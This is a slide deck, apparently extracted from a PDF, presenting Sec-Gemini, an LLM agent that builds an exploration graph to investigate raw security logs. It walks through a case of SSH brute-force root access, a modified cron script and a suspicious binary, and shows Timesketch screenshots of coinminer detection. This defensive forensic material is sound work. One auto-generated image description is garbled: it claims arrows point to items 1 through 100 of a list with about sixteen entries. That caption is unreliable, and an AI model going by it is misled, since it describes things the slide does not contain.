
*raw, massive, heterogenous* logs

## Autonomous, Explainable and Verifiable




Sec-Gemini

# A Classic\* Agent?



\*[ReAct: Synergizing Reasoning and Acting in Language Models](#)

# Problems with the Classic Agent



## **Context Window Overflow**

fetches log records accumulate,  
context window fills in few steps



## **LLM Loses Track of Goal**

repeatedly fetches same records,  
persists in dead-end directions, ...




## **Poor Explainability**

100s of pages of free-form text:  
LLM outputs + log records



# Exploration Graph as Agent Memory 1/2

**Exploration Graph represents state of investigation**




# Exploration Graph as Agent Memory 1/2

**Exploration Graph represents state of investigation**

Edge ( $\rightarrow$ ) means general logical entailment:

*specialization of, analysis of, answer to, etc*




# Exploration Graph as Agent Memory 1/2

**Exploration Graph represents state of investigation**

Edge ( $\rightarrow$ ) means general logical entailment:

*specialization of, analysis of, answer to, etc*

Four node types:



# Exploration Graph as Agent Memory 1/2

## Exploration Graph represents state of investigation


Edge ( $\rightarrow$ ) means general logical entailment:

*specialization of, analysis of, answer to, etc*

Four node types:



Investigative direction



# Exploration Graph as Agent Memory 1/2

## Exploration Graph represents state of investigation

Edge ( $\rightarrow$ ) means general logical entailment:

*specialization of, analysis of, answer to, etc*


Four node types:



Investigative direction



Fetch records operation



# Exploration Graph as Agent Memory 1/2

## Exploration Graph represents state of investigation

Edge ( $\rightarrow$ ) means general logical entailment:

*specialization of, analysis of, answer to, etc*

Four node types:




Investigative direction



Fetch records operation



Observations on fetched records



# Exploration Graph as Agent Memory 1/2

## Exploration Graph represents state of investigation

Edge ( $\rightarrow$ ) means general logical entailment:

*specialization of, analysis of, answer to, etc*

Four node types:



Investigative direction




Fetch records operation



Observations on fetched records




Investigative finding from fetched records



# Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases







# Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases

1. Examine graph and prioritize best investigative directions


Append  nodes to graph



# Exploration Graph as Agent Memory 2/2


LLM updates the exploration graph in 3 phases

1. Examine graph and prioritize best investigative directions

Append  nodes to graph

2. Perform fetch record ops to advance selected directions


Append  nodes, environment fetches records



# Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases



1. Examine graph and prioritize best investigative directions


Append  nodes to graph

2. Perform fetch record ops to advance selected directions

Append  nodes, environment fetches records

3. Analyze fetched records


Append , and possibly  nodes



# Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases



1. Examine graph and prioritize best investigative directions


Append  nodes to graph


2. Perform fetch record ops to advance selected directions

Append  nodes, environment fetches records

3. Analyze fetched records

Append , and possibly  nodes


Repeat 



# Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases



➡ 1. Examine graph and prioritize best investigative directions


Append  nodes to graph


2. Perform fetch record ops to advance selected directions

Append  nodes, environment fetches records

3. Analyze fetched records

Append , and possibly  nodes


Repeat 



# Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases



1. Examine graph and prioritize best investigative directions


Append  nodes to graph


➔ 2. Perform fetch record ops to advance selected directions

Append  nodes, environment fetches records

3. Analyze fetched records

Append , and possibly  nodes


Repeat 



# Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases



1. Examine graph and prioritize best investigative directions


Append  nodes to graph


2. Perform fetch record ops to advance selected directions

Append  nodes, environment fetches records

➡ 3. Analyze fetched records

Append , and possibly  nodes

Repeat 





# An Illustrative Case: Setup

Sec-Gemini performs *blind* investigation

Not given detection nor any starting point  
“find and explain all attacker actions”

Detection signal triggers on a Linux VM



Disk imaged, raw logs extracted

~1M log records, 7 different log types: syslog, filesystem, selinux, ...




# Sec-Gemini Builds an Exploration Graph

# Sec-Gemini Builds an Exploration Graph

- 🚩 Check for SSH brute-force attacks in `syslog:ssh:login` log
- 🚩 Investigate `syslog` and `selinux` logs for signs of exploit attempts (e.g., unusual system calls,...
- 🚩 Investigate `fs:stat` logs for any suspicious activity


# Sec-Gemini Builds an Exploration Graph

- 
- 🚩 Check for SSH brute-force attacks in `syslog:ssh:login` log
  - 🚩 Investigate `syslog` and `selinux` logs for signs of exploit attempts (e.g., unusual system calls,...
  - 🚩 Investigate `fs:stat` logs for any suspicious activity
  - ➡ Fetch subset from `syslog:ssh:login`
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset `selinux`
  - ➡ Fetch subset from `fs:stat`


# Sec-Gemini Builds an Exploration Graph

- 
- 🚩 Check for SSH brute-force attacks in `syslog:ssh:login` log
  - 🚩 Investigate `syslog` and `selinux` logs for signs of exploit attempts (e.g., unusual system calls,...)
  - 🚩 Investigate `fs:stat` logs for any suspicious activity
  - ➡ Fetch subset from `syslog:ssh:login`
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset `selinux`
  - ➡ Fetch subset from `fs:stat`
  - 📄 Successful SSH logins for user 'root' on 2024-11-28 from IPs: 218.92.XXX.XXX (13:04:50 UTC)...


# Sec-Gemini Builds an Exploration Graph

- 
- 🚩 Check for SSH brute-force attacks in `syslog:ssh:login` log
  - 🚩 Investigate `syslog` and `selinux` logs for signs of exploit attempts (e.g., unusual system calls,...
  - 🚩 Investigate `fs:stat` logs for any suspicious activity
  - 🔵 Fetch subset from `syslog:ssh:login`
  - 🔵 Fetch subset from `syslog`
  - 🔵 Fetch subset `selinux`
  - 🔵 Fetch subset from `fs:stat`
  - 📄 Successful SSH logins for user 'root' on 2024-11-28 from IPs: 218.92.XXX.XXX (13:04:50 UTC)...
  - 🚩 Investigate `syslog` events around the times of the successful SSH logins (2024-11-28 13:04:50...
  - 🚩 Investigate `fs:stat` logs before and after the SSH login times (2024-11-28) to identify...


# Sec-Gemini Builds an Exploration Graph

- 
- A diagram on the left side of the slide shows a series of colored arrows (blue, yellow, red) representing dependencies between tasks. Blue arrows point from the first three tasks to the fourth, fifth, sixth, and seventh. A yellow arrow points from the third task to the seventh. Red arrows point from the eighth and ninth tasks to the seventh. The tasks themselves are listed on the right.
- 🚩 Check for SSH brute-force attacks in `syslog:ssh:login` log
  - 🚩 Investigate `syslog` and `selinux` logs for signs of exploit attempts (e.g., unusual system calls,...
  - 🚩 Investigate `fs:stat` logs for any suspicious activity
  - ➡ Fetch subset from `syslog:ssh:login`
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset `selinux`
  - ➡ Fetch subset from `fs:stat`
  - 📅 Successful SSH logins for user 'root' on 2024-11-28 from IPs: 218.92.XXX.XXX (13:04:50 UTC)...
  - 🚩 Investigate `syslog` events around the times of the successful SSH logins (2024-11-28 13:04:50...
  - 🚩 Investigate `fs:stat` logs before and after the SSH login times (2024-11-28) to identify...
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset from `fs:stat`

# Sec-Gemini Builds an Exploration Graph

- 
- A diagram on the left side of the slide shows a series of colored arrows (blue, yellow, red) originating from a single point and branching out to point at specific items in the list, representing an exploration graph. Blue arrows point to items 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100. Yellow arrows point to items 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100. Red arrows point to items 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100.
- 🚩 Check for SSH brute-force attacks in `syslog:ssh:login` log
  - 🚩 Investigate `syslog` and `selinux` logs for signs of exploit attempts (e.g., unusual system calls,...
  - 🚩 Investigate `fs:stat` logs for any suspicious activity
  - ➡ Fetch subset from `syslog:ssh:login`
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset `selinux`
  - ➡ Fetch subset from `fs:stat`
  - 📄 Successful SSH logins for user 'root' on 2024-11-28 from IPs: 218.92.XXX.XXX (13:04:50 UTC)...
  - 🚩 Investigate `syslog` events around the times of the successful SSH logins (2024-11-28 13:04:50...
  - 🚩 Investigate `fs:stat` logs before and after the SSH login times (2024-11-28) to identify...
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset from `fs:stat`
  - 📄 Multiple failed login attempts from 218.92.XXX.XXX immediately preceding the successful...
  - 📄 Successful login and cron job executions, including '(/etc/cron.hourly/gcc.sh)'
  - 📄 Suspicious activity: modifications to /etc/cron.hourly/gcc.sh, creation/modification of files...
  - 📄 Modification of /etc/daemon.cfg and /root, and access to the suspicious file /usr/bin/ygljglkjg...

# Sec-Gemini Builds an Exploration Graph

- 
- 🚩 Check for SSH brute-force attacks in `syslog:ssh:login` log
  - 🚩 Investigate `syslog` and `selinux` logs for signs of exploit attempts (e.g., unusual system calls,...
  - 🚩 Investigate `fs:stat` logs for any suspicious activity
  - ➡ Fetch subset from `syslog:ssh:login`
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset `selinux`
  - ➡ Fetch subset from `fs:stat`
  - 🕒 Successful SSH logins for user 'root' on 2024-11-28 from IPs: 218.92.XXX.XXX (13:04:50 UTC)...
  - 🚩 Investigate `syslog` events around the times of the successful SSH logins (2024-11-28 13:04:50...
  - 🚩 Investigate `fs:stat` logs before and after the SSH login times (2024-11-28) to identify...
  - ➡ Fetch subset from `syslog`
  - ➡ Fetch subset from `fs:stat`
  - 🕒 Multiple failed login attempts from 218.92.XXX.XXX immediately preceding the successful...
  - 🕒 Successful login and cron job executions, including '(/etc/cron.hourly/gcc.sh)'
  - 🕒 Suspicious activity: modifications to `/etc/cron.hourly/gcc.sh`, creation/modification of files...
  - 🕒 Modification of `/etc/daemon.cfg` and `/root`, and access to the suspicious file `/usr/bin/ygljglkjg...`
  - 💡 `[syslog:318723]` Successful SSH login for user 'root' from 218.92.XXX.XXX after multiple failed...
  - 💡 `[fs:stat:355966]` Creation of suspicious file `/usr/bin/ygljglkjgfg0` shortly after successful SSH...
  - 💡 `[fs:stat:355965]` Modification of `/etc/cron.hourly/gcc.sh` shortly after successful SSH brute...
  - 💡 `[fs:stat:356100]` Last access timestamp for suspicious executable `/usr/bin/ygljglkjgfg0`,...



# Sec-Gemini's Exploration Graph Takeaways



## **Scale to 100M+ log lines & handle complex multi-step investigations**

LLM task is to build & maintain an *explicit* exploration graph  
LLM only sees targeted, *small subset of logs* at every round




## **Explainable**

Exploration graph is intuitive and lends itself to helpful visualizations




## **Verifiable**

Every finding holds a reference to one or more supporting log records



# Timesketch with Sec-Gemini

How AI augments an analyst



# AI Principles in Digital Forensics

## Transparent

Analysts must be explicitly aware when AI is integrated into the investigation process.

## Verifiable

AI outputs must be validated by analysts, adhering to established principles and verifiable via traditional forensic methods.

## Explainable

The AI should provide its reasoning in a way that enables analysts to fully understand how findings were derived.

## Traceable

All AI conclusions and supporting evidence must directly link back to the original, unmutated data.

## Protected

Uphold attorney-client privilege and secure access to any sensitive information when AI is involved.

# A log analysis agent in Timesketch

The screenshot displays the Timesketch web interface. At the top, a header bar shows the title "Coinminer detection on host:'glassbro-production'" and a "SHARE" button. On the left, a sidebar contains a "Questions" section with a search icon and a "VIEW REPORT" button. The main content area features a large blue button with a circular arrow icon, indicating a refresh or reload action. The interface is clean and modern, with a white background and blue accents.

Coinminer detection on host:'glassbro-production'

SHARE

Questions

AI Analysis in progress: Sending events ...

VIEW REPORT

+ CREATE QUESTION

**Start Your AI-Powered Investigation**

There are currently no investigative questions in this report. Click the button below to have Timesketch AI analyze all timeline data in this sketch. It will automatically generate key findings and investigative questions to kickstart your analysis.

# A log analysis agent in Timesketch

The interface is divided into two main sections: 'Questions' on the left and 'Results' on the right.

**Questions Section:**

- Progress: 1 / 10 questions finalized. A 'VIEW REPORT' button is present.
- 10 questions listed with severity levels (HIGH, MED, LOW) and status (CLEAN, etc.).
- Questions include: 'Are there any indicators of known malware on the filesystem?', 'Were there any successful SSH logons to the system?', 'Are there signs of web vulnerabilities exploitation?', 'Are there any signs of .bashrc (or other rc files) modifications?', 'What product/services were accessed from the session?', 'What IP addresses were used to access the session?', 'Did SafeBrowsing block access to a page?', and 'What emails did the actor receive from external senders?'.

**Results Section:**

- Question: 'Are there any indicators of known malware on the filesystem?' (HIGH severity, green checkmark).
- Answer: 'The /usr/bin/dhpcd is a coinminer. The file exhibits Yara matches for the 'executables\_ELF' rule and is flagged with tags 'unknown-source', 'vt-sample-high', and 'nirvana-tool' in multiple events.'
- Buttons: 'REGENERATE CONCLUSION', 'VIEW HISTORY'.
- Conclusions: 'Potential Malware Detected'. The /usr/bin/dhpcd file is flagged as a high-risk executable based on Yara rule matches (executables\_ELF) and multiple security tags.
- Table of log entries:

	Datetime (UTC)	Data Type	Timestamp DESC	File name
	2023-10-02T04:52:06.859643+00:00	fs:stat	Creation Time	/usr/bin/dhpcd
	2023-10-02T04:52:06.859643+00:00	fs:stat	Creation Time	/usr/bin/dhpcd
	2023-10-02T04:52:06.859643+00:00	fs:stat	Creation Time	/usr/bin/dhpcd
	2023-10-02T04:52:06.859643+00:00	fs:stat	Creation Time	/usr/bin/dhpcd
	2023-10-02T04:52:06.859643+00:00	fs:stat	Creation Time	/usr/bin/dhpcd
